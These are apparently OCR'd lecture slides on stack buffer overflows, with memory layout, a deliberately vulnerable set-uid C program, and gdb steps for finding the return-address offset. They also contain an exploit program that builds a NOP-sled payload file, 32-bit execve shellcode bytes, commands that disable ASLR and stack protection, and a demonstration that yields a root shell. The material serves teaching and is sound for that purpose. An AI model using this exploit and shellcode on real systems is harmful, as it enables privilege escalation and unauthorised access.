Buffer Overflow Attack

Program Memory Stack


```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```



Order of the function arguments in stack


```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```


```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```



Stack Layout for Function Call Chain



Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.


Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- Attacker's code ⟶ Malicious code to gain access

How to Run Malicious Code



Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```


2. Compile set-uid root version of stack.c


```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.

Task B : Find the address to place the shellcode





Task A : Distance Between Buffer Base Address and Return Address

Using GDB

1.Set breakpoint

```
(gdb) b foo
(gdb) run
```

2.Print buffer address

```
(gdb) p &buffer
```

3.Print frame pointer address


```
(gdb) p $ebp
```

4.Calculate distance

```
(gdb) p 0xbffff188 - 0xbffff11c
```

5.Exit (`quit`)

- Breakpoint at vulnerable function using gdb
- Find the base address of buffer
- Find the address of the current frame pointer (ebp)
- Return address is $ebp +4



Task B : Address of Malicious Code

- Investigation using gdb
- Malicious code is written in the badfile which is passed as an argument to the vulnerable function.
- Using gdb, we can find the address of the function argument.

```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```


```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```

Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.



Badfile Construction

```
void main(int argc, char **argv)
{
  char buffer[200];
  FILE *badfile;

  /* A. Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 200);

  /* B. Fill the return address field with a candidate
        entry point of the malicious code */
  *((long *) (buffer + 112)) = 0xbffff188 + 0x80;

  // C. Place the shellcode towards the end of buffer
  memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
         sizeof(shellcode));

  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 200, 1, badfile);
  fclose(badfile);
}
```

1 : Obtained from Task A - distance of the return address from the base of the buffer.

2 : Obtained from Task B - Address of the malicious code.

New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

e.g., *`0xbffff188 + 0x78 = 0xbffff200`*, the last byte contains zero leading to end copy.

Execution Results

- Compiling the vulnerable code with all the countermeasures disabled.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Compiling the exploit code to generate the badfile.
- Executing the exploit code and stack code.

```
$ gcc exploit.c -o exploit
$ ./exploit
$ ./stack
# id        ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution : Shell Program

```
#include <stddef.h>
void main()
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Challenges :

- Loader Issue
- Zeros in the code

Shelllcode


- Assembly code (machine instructions) for launching a shell.

- Goal: Use *execve("/bin/sh", argv, 0)* to run shell

- Registers used:
  eax = 0x0000000b (11) : Value of system call execve()
  ebx = address to "/bin/sh"
  ecx = address of the argument array.
    - argv[0] = the address of "/bin/sh"
    - argv[1] = 0 (i.e., no more arguments)
  edx = zero (no environment variables are passed).
  int 0x80: invoke execve()

32 bit

Shellcode





```
const char code[] =
  "\x31\xc0"        /* xorl    %eax,%eax  */    ← %eax = 0 (avoid 0 in code)
  "\x50"            /* pushl   %eax       */    ← set end of string "/bin/sh"
  "\x68""//sh"      /* pushl   $0x68732f2f */
  "\x68""/bin"      /* pushl   $0x6e69622f */
  "\x89\xe3"        /* movl    %esp,%ebx  */    ← set %ebx
  "\x50"            /* pushl   %eax       */    %eax = 0
  "\x53"            /* pushl   %ebx       */
  "\x89\xe1"        /* movl    %esp,%ecx  */    ← set %ecx
  "\x99"            /* cdq                */    ← set %edx = 0
  "\xb0\x0b"        /* movb    $0x0b,%al  */    ← set %eax = 11
  "\xcd\x80"        /* int     $0x80      */    ← invoke execve()
;
```

Copies the sign bit of %eax reg.


(lower 8 bits will be set to 11)

0x0b = 11

Shellcode


Malicious Code
NOP
NOP
NOP
0
//sh
/bin
esp
ebx
(a) Set the ebx register
Malicious Code
NOP
NOP
NOP
0
//sh
/bin
0
0x2000
esp
0x2000
11
eax
ebx
ecx
0
edx
(b) Set the eax, ecx, and edx registers

Countermeasures



Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

